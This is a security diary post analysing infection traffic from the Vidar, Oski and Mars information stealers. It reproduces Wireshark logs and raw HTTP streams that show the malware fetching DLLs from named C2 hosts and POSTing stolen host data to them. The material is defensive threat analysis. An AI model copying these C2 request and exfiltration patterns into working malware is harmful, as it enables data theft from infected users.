Internet Storm Center


isc.sans.edu/diary/Arkei Variants: From Vidar to Mars Stealer/28468

Arkei Variants: From Vidar to Mars Stealer

Published: 2022-03-23
Last Updated: 2022-03-23 01:53:45 UTC
by Brad Duncan (Version: 1)
0 comment(s)

Introduction

Sometime in 2018, a new information stealer named Vidar appeared. Analysis revealed Vidar is an information stealer that is a copycat or fork of Arkei malware. Since that time, Vidar has led to other Arkei-based variants. Today's diary reviews Vidar and two additional variants: Oski Stealer and Mars Stealer based on analysis of their infection traffic.



Shown above: At least two new Arkei variants seen since Vidar in 2018.

Legitimate files used by Vidar, Oski, & Mars Stealer


During Vidar infections, the initial malware retrieves legitimate DLL files hosted on the same C2 server used for data exfiltration. These files are not malicious, but they are used by the Vidar malware binary.

- ***freebl3.dll*** (DLL for Thunderbird)
- ***mozglue.dll*** (DLL for Thunderbird)
- ***msvcp140.dll*** (Microsoft C runtime library)
- ***nss3.dll*** (DLL for Thunderbird)
- ***softokn3.dll*** (DLL for Thunderbird)
- ***vcruntime140.dll*** (Microsoft C runtime library)

To the above list, Oski Stealer and Mars Stealer add another legitimate DLL:

sqlite3.dll (used for SQLite operations)

During Vidar infections, the initial malware binary requests each file from its C2 server. The image below reveals separate HTTP GET request for each of the legitimate DLL files caused by this Vidar sample from September 2019.




(http.request or tls.handshake.type eq 1) and !(ssdp)

Time	Dst	port	Host	Info
2019-09-05 19:50:08	45.138.157.105	80	45.138.157.105	GET /555.exe HTTP/1.1
2019-09-05 19:50:49	104.200.67.209	80	dersed.com	POST /288 HTTP/1.1
2019-09-05 19:50:49	104.200.67.209	80	dersed.com	GET /freebl3.dll HTTP/1
2019-09-05 19:50:53	104.200.67.209	80	dersed.com	GET /mozglue.dll HTTP/1
2019-09-05 19:50:55	104.200.67.209	80	dersed.com	GET /msvcp140.dll HTTP/
2019-09-05 19:51:04	104.200.67.209	80	dersed.com	GET /nss3.dll HTTP/1.1
2019-09-05 19:51:23	104.200.67.209	80	dersed.com	GET /softokn3.dll HTTP/
2019-09-05 19:51:26	104.200.67.209	80	dersed.com	GET /vcruntime140.dll H
2019-09-05 19:51:28	69.195.146.130	80	ip-api.com	POST /line/ HTTP/1.1
2019-09-05 19:51:28	104.200.67.209	80	dersed.com	POST / HTTP/1.1 (zip)

Shown above: Traffic from a Vidar infection in September 2019 filtered in Wireshark.

Like Vidar, Oski Stealer retrieves each of the legitimate DLL files separately. But Oski does not use the file names in its URLs for the DLLs. Traffic generated by this Oski Stealer sample from January 2022 is shown below.




(http.request or tls.handshake.type eq 1) and !(ssdp)

Time	Dst	port	Host	Info
2022-01-07 16:07:32	2.56.57.108	80	2.56.57.108	POST /osk//6.jpg
2022-01-07 16:07:32	2.56.57.108	80	2.56.57.108	POST /osk//1.jpg
2022-01-07 16:07:33	2.56.57.108	80	2.56.57.108	POST /osk//2.jpg
2022-01-07 16:07:33	2.56.57.108	80	2.56.57.108	POST /osk//3.jpg
2022-01-07 16:07:33	2.56.57.108	80	2.56.57.108	POST /osk//4.jpg
2022-01-07 16:07:34	2.56.57.108	80	2.56.57.108	POST /osk//5.jpg
2022-01-07 16:07:34	2.56.57.108	80	2.56.57.108	POST /osk//7.jpg
2022-01-07 16:07:35	2.56.57.108	80	2.56.57.108	POST /osk//main.php HTTP/1.1
2022-01-07 16:07:36	2.56.57.108	80	2.56.57.108	POST /osk/ HTTP/1.1 (zip)

softokn3.dll
sqlite3.dll
freebl3.dll
mozglue.dll
msvcp140.dll
nss3.dll
vcruntime3.dll


Shown above: Traffic caused by an Oski Stealer infection in January 2022 filtered in Wireshark.

Malware advertised in underground forums as Mars Stealer started to appear in 2021. Current samples of Mars Stealer (like this one) retrieve legitimate DLL files as a single zip archive. See the next three images for details.



Time	Dst	port	Host	Info
2022-03-21 17:30:30	45.8.124.233	80	bor4omkin.ru	GET /b123.exe HTTP/1.:
2022-03-21 17:30:50	5.63.155.126	80	sughicent.com	GET /blaka.php HTTP/1
2022-03-21 17:30:50	5.63.155.126	80	sughicent.com	GET /request HTTP/1.1
2022-03-21 17:31:03	5.63.155.126	80	sughicent.com	POST /blaka.php HTTP/:

Shown above: Traffic caused by a Mars Stealer infection in March 2022 filtered in Wireshark.



```
GET /request HTTP/1.1
Host: sughicent.com
Cache-Control: no-cache
Cookie: PHPSESSID=eheha9h1lj6ld8blkvn2vrvs76

HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 21 Mar 2022 17:30:37 GMT
Content-Type: application/octet-stream
Content-Length: 1565849
Last-Modified: Mon, 21 Feb 2022 16:34:00 GMT
Connection: keep-alive
ETag: "6213bef8-17e499"
Accept-Ranges: bytes

PK........
z>T...v.1...5......softokn3.dll.[}x.E.....I.d.H0<.       l.....X.       .
..B`......_:..B...OP..(..xx.
..

.w....97...I`...E.]\a.q.Kts1.9.......................z...+..d......,3L.C..
2....0....d.......<5a.......6...j}..U.6l...^..$l...C^.bO...k.M..H.WD<......
{..........6.Xt..w+..E..].....[O...a...x........}..{..'n..&m...........
7.0..........ef...l.p.50p5.{....t...'....Te.o.e.....[.g)..1L.%
```

First two bytes show as **PK**, which indicates a zip archive


129 client pkts, 1,245 server pkts, 5 turns.

Entire conversation (1,620kB) Show data as ASCII Stream 9

Find: POST

Shown above: TCP stream showing zip archive retrieved by the Mars Stealer binary.

If we retrieve the zip archive from Mars Stealer traffic, we can extract the individual files from that zip archive as shown below.




Name	Size	Type	Date Modified
freebl3.dll	334.3 kB	unknown	30 January 2022, 05:16
mozglue.dll	137.2 kB	unknown	30 January 2022, 05:16
msvcp140.dll	440.1 kB	unknown	30 January 2022, 05:16
nss3.dll	1.2 MB	unknown	30 January 2022, 05:16
softokn3.dll	144.8 kB	unknown	30 January 2022, 05:16
sqlite3.dll	645.6 kB	unknown	30 January 2022, 05:16
vcruntime140.dll	83.8 kB	unknown	30 January 2022, 05:16

7 objects (3.0 MB)

Shown above: Files from zip archive retrieved by Mars Stealer.

Data Exfiltration

Data exfiltration has evolved from Vidar to Oski Stealer to Mars Stealer. All three types of malware send a zip archive containing data stolen from the infected Windows host. But the patterns have changed. Below are images that illustrate the HTTP POST requests that send stolen data to their C2 servers. Arrows highlight the zip archives.



```
%.t.....j.v...cK.......r.Yf.fZ"e.e.G.....x....k4.1..hfK.3......./(.........
.&bJPOST / HTTP/1.1
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png,
image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: ru-RU,ru;q=0.9,en;q=0.8
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 51683
Host: dersed.com
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

a49e8621-b3bc-0b1d-2075-52f915e847f1
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

Windows 7 Professional
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"

x64
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="profile"

288
--1BEF0A57BE110FD467A
```

44 client pkts, 1,740 server pkts, 15 turns.


Entire conversation (2,443kB)

Show data as ASCII

Stream 3

Find: POST

Shown above: Data exfiltration from a Vidar infection in September 2019 (part 1 of 2).



